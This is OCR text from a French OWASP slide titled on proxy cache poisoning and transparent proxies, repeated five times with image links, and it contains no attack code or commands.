


Ca me rappelle les proxy SFR...

OWASP
The Open Web Application Security Project

- Empoisonnement de cache de proxy

Proxy Transparent




Ca me rappelle les proxy SFR...

OWASP
The Open Web Application Security Project

- Empoisonnement de cache de proxy

Proxy Transparent




Ca me rappelle les proxy SFR...

OWASP
The Open Web Application Security Project

- Empoisonnement de cache de proxy

Proxy Transparent




Ca me rappelle les proxy SFR...

OWASP
The Open Web Application Security Project

- Empoisonnement de cache de proxy

Proxy Transparent




Ca me rappelle les proxy SFR...

OWASP
The Open Web Application Security Project

- Empoisonnement de cache de proxy

Proxy Transparent

